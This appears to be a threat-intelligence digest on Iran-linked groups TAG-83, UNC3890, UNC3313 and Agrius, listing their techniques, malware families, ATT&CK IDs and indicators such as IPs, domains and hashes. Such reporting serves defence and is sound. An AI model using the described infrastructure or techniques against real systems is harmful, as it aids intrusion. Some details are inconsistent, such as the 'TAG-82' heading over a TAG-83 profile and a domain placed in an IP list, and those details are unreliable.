3af016e5a4dae345b3cbaafd226ca47bd59c0fed08c5d462c067aff870285ffd
d3d762f1e1b5d95c0c91eb25e5d8a18fcac6f64b7c599b526e33736af351df6a
77afef33c249d4d7bb076079eff1cca2aef272c84720e7f258435728be3bf049
f5359df2aaa02fbfae540934f3e8f8a2ab362f7ee92dda536846afb67cea1b02
0fc8d0c3b6ab22533153b7296e597312fc8cf02e2ea92de226d93c09eaf8e579
435385b409d5a3b1868b6d25016b9deb9ae6dd488341a0ab7af6ba345be1b376

TAG-82

Recently, two groups of domains likely used by an Iran-related activity group known as TAG-83 were identified. It is presumed that this infrastructure will likely be used for spear phishing. An identified affected sector includes media and journalism, but victims are thought to be diverse. While no malware samples using this infrastructure for C2 have been identified, it is highly likely that such infrastructure will be used to spread malware in the future. The Tactics, Techniques, and Procedures (TTPs) of TAG-83 align with APT42 of Iran (UNC788, Charming Kitten, TA453) or APT35 (Mint Sandstorm, TA453, and Yellow Garuda). Both organizations are reported to operate under the directives of the Islamic Revolutionary Guard Corps (IRGC) of Iran. A unique feature of TAG-83's TTPs includes redirecting domains to the website of China Central Television (CCTV) (cctv[.]com). TTPs of TAG-83 also match another group, AG-56.

IP Addresses
144.217.117.74
209.133.196.67
158.69.7.158
198.27.76.245
54.39.137.9
95.217.249.102

Attack Vectors	Phishing
	Spear Phishing
	Social Engineering
	C&C Server
Countries	Iran
	China
Organizations	APT42
	TAG-83
	APT35 (Group 83, Mint Sandstorm, NewsBeef, Phosphorus, Yellow Garuda)
	Insikt Group
	TAG-56
	Islamic Revolutionary Guard Corps (Iran) (Iranian Revolutionary Guard Corps)
	Certfa Lab
	TAG-82
IP Addresses	135.181.203.1
	176.9.145.182
	78.47.209.46
	78.47.209.43
	135.181.17.82
	135.181.17.96
	88.198.96.213
	136.243.236.68
	46.4.95.242
	88.198.96.21
	advission.online

Domains	view-pool-cope.online
	title-flow-store.online
	viewstand.online
	sweet-pinnacle-readily.online
	view-cope-flow.online
	tcvision.online
	beaviews.online
	admiscion.online
	avid-striking-eagerness.online
	22 more
Affected Products	Microsoft HTTP/API 2.0
	Microsoft IIS 10
	Microsoft SQL Server 2019
	Nginx

UNC3890

UNC3890, an Iranian risk group discovered in August 2022 after activity was noted in Israeli sectors of maritime, healthcare, energy, and government, has been active since late 2020. While Mandiant assessed UNC3890 as most likely an independent group, it also noted overlaps in skills with other Iran-related groups, including UNC2448 (NEMESIS KITTEN) and UNC757 (PIONEER KITTEN). The Tactics, Techniques, and Procedures (TTPs) of UNC3890 include the use of "watering hole" attacks aimed at credential theft. The risk group developed C2 servers disguised as regular services, such as Microsoft Office 365, LinkedIn, and Facebook, to avoid detection. The group distributed phishing links resembling fake job offers and AI doll ads to its victims. UNC3890's backdoor, "SUGARUSH," was used to establish a connection with C2 and execute commands on the victim's computer. UNC3890 also used a browser credential stealer, "SUGARDUMP," to filter stolen data through email services like Gmail, Yahoo, and Yandex to a dedicated server via the HTTP protocol. Additionally, UNC3890 used tools such as Metasploit and "Unicorn" (or "Magic Unicorn"), a tool for conducting PowerShell attacks. The group was also observed using the NorthStar C2 penetration testing server.

HASH
639f83fa4265ddbb43e85b763fe3dbac
084ad50044d6650f9ed314e99351a608
08dc5c2af21ecee6f2b25ebdd02a9079
2a09c5d85667334d9accbd0e06ae9418
2fe42c52826787e24ea81c17303484f9
37bdb9ea33b2fe621587c887f6fb2989

Organizations	UNC3890
	NEMESIS KITTEN (COBALT MIRAGE, UNC2448, and DEV-0270)
	Pioneer Kitten (Fox Kitten, Lemon Sandstorm, PARISITE, UNC757)
Attack Vector	Phishing
	ShellCode
	Powershell Attack

	Credential Harvesting
	Watering hole attack
Affected Companies	Mandiant
	Yahoo
	LinkedIn
	Air India
	Facebook
	Yandex
Products	Microsoft Office 365
	Google Mail
Country	Iran
Malware	SUGARUSH
	NorthStarC2
	Metasploit Framework
Malware Category	Backdoor
Technologies	Artificial Intelligence
	Magic Unicorn
Identifications from MITRE ATT&CK	T1041 (Exfiltration Over C2 Channel)
	T1587.001 (Malware)
	T1567 (Exfiltration Over Web Service)
	T1566.002 (Spearphishing Link)
	T1566 (Phishing)
	T1555.003 (Credentials from Web Browsers)
	T1204.002 (Malicious File)
	T1199 (Trusted Relationship)
	T1189 (Drive-by Compromise)
	T1105 (Ingress Tool Transfer)

Mango Sandstorm

UNC3313 was discovered in February 2022 following an attack against a government official in the Middle East at the end of 2021. The targeted objectives indicated a focus on geopolitically linked targets. The observed Tactics, Techniques, and Procedures (TTPs) of UNC3313 include the use of spear-phishing emails disguised as job promotion incentives, directing victims to download a RAR file stored on the OneHub data storage server. The downloaded RAR archive is a Windows Installer (.msi) of the remote access version of ScreenConnect, giving UNC3313 threat actors the ability to gain initial access to the targeted network. The threat actors maintained persistence by spreading tools through the ScreenConnect session on the targeted network. Tools included the open-source WMIEXEC.PY, which executes reg commands to export copies of the local Windows registry SAM, SYSTEM, and SECURITY. UNC3313 also used a modified version of CrackMapExec v3.0 compiled with Pyinstaller to perform user account discovery and execute remote commands on targeted systems. UNC3313 also used the multi-platform exploitation tool LIGOLO to establish access to the victim's environment.

Two new malware families, GRAMDOOR and STARWHALE, served as backdoors when deployed on the victim's network. GRAMDOOR was created with Python 3.9 and ran only on

Windows 8 and higher operating systems. GRAMDOOR also used the Telegram Bot API for communication and sent and received messages from a chat created by the group's actors on Telegram. STARWHALE is a Windows Script with a deployed backdoor that received commands from its server via the HTTP protocol and executed commands via Windows cmd.exe.

HASH
367021beedb3ad415c69c9a0e657dc3ed82b1b24a41a71537d889f5e2b7ca433
58282917a024ac252966650361ac4cbbbed48a0df7cab7b9a6329d4a04551c0d
d65e2086aeab56a36896a56589e47773e9252747338c6b59c458155287363f28
e8a832b04dbdc413b71076754c3a0bf07cb7b9b61927248c482ddca32e1dab89
12a7898fe5c75e0b57519f1e7019b5d09f5c5cbe49c48ab91daf6fcc09ee8a30
1421a5cd0566f4a69e7ca9cdefa380507144d7ed59cd22e53bfd25263c201a6f **IP:** **91[.]255[.]218[.]199** **31[.]171[.]157[.]0/24**

Organizations	UNC3313
	MuddyWater (Cobalt Ulster, MERCURY, Mango Sandstorm, Seedworm, TEMP.Zagros)
Affected Products	Python
	Microsoft Windows
	Windows Installer
	Windows Script File
	Microsoft Windows 8
Companies	Mandiant
	Onehub, Inc.
Malware	GRAMDOOR
	PyInstaller
	Crackmapexec
	Starwhale
	WmiExec
Technologies	Telegram bot
Attack Vectors	Spear Phishing
Malware Category	Backdoor
Identifications from MITRE ATT&CK	T1588 (Obtain Capabilities)
	T1587 (Develop Capabilities)
	T1566.002 (Spearphishing Link)
	T1053.005 (Scheduled Task)
	T1059.001 (PowerShell)
	T1059.003 (Windows Command Shell)

	T1569.002 (Service Execution)
	T1047 (Windows Management Instrumentation)
	T1547.001 (Registry Run Keys / Startup Folder)
	T1204 (User Execution)
	T1053 (Scheduled Task/Job)
	T1543 (Create or Modify System Process)
	T1547 (Boot or Logon Autostart Execution)
	T1003 (OS Credential Dumping)
	T1110.001 (Password Guessing)
	T1018 (Remote System Discovery)
	T1033 (System Owner/User Discovery)
	T1046 (Network Service Discovery)
	T1021 (Remote Services)
	T1021.001 (Remote Desktop Protocol)
	T1560 (Archive Collected Data)
	T1105 (Ingress Tool Transfer)
	T1219 (Remote Access Software)
	T1071 (Application Layer Protocol)
	T1572 (Protocol Tunneling)
	T1102 (Web Service)

Agrius

Agrius is a suspected Iran-linked group that was initially discovered attacking entities in Israel since 2020. However, this group has the potential for a broader scope of attacks, including the Middle East and beyond. Agrius is reported to be capable of conducting espionage campaigns as well as attacks with destructive malware, particularly ransomware attacks. Apostle is reported as a specific malware of the group with ransomware functionality. Agrius has also been observed using modified variants of DEADWOOD, a type of destructive malware, as part of its attacks. DEADWOOD has previously been linked to another Iranian risk group, APT33. Another custom tool used by Agrius is a .NET backdoor called IPsec Helper, which is used to upload files, execute commands, and deploy additional executables on targeted systems. Agrius is capable of exploiting threat vulnerabilities as part of its attack methods, particularly linked to the exploitation of CVE-2018-13379. The group is believed to be able to exploit 1-Day vulnerabilities in a range of web-based applications, as well as conduct SQL injection attacks. The use of WebShell, such as ASPXSpy, is an observed TTP of Agrius.

HASH
19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e
40f329d0aaba0d55fc657802761c78be74e19a553de6fd2df592bccf3119ec16
4dcabe194cb6c29e07e479233916ca8fca9baf7875340776860b379669867a37
6505ecd35e45e521f5e37febd01be04166d725ba87552777c17517533afc6329
7b525fe7117ffd8df01588efb874c1b87e4ad2cd7d1e1ceecb5baf2e9c052a52

Organizations	Agrius (Pink Sandstorm)
	APT33 (Elfin, Holmium, Peach Sandstorm, Refined Kitten)
Malware	DEADWOOD (Detbosit)
	ASPXTool (ASPXSPY)
	IPsec Helper
Countries	Iran
	Israel
	United Arab Emirates
Vulnerabilities	CVE-2018-13379
Malware Category	Ransomware
	Wiper Malware
	.Net Backdoor
	WebShell
Attack Vector	SQL injection
	Injection Attacks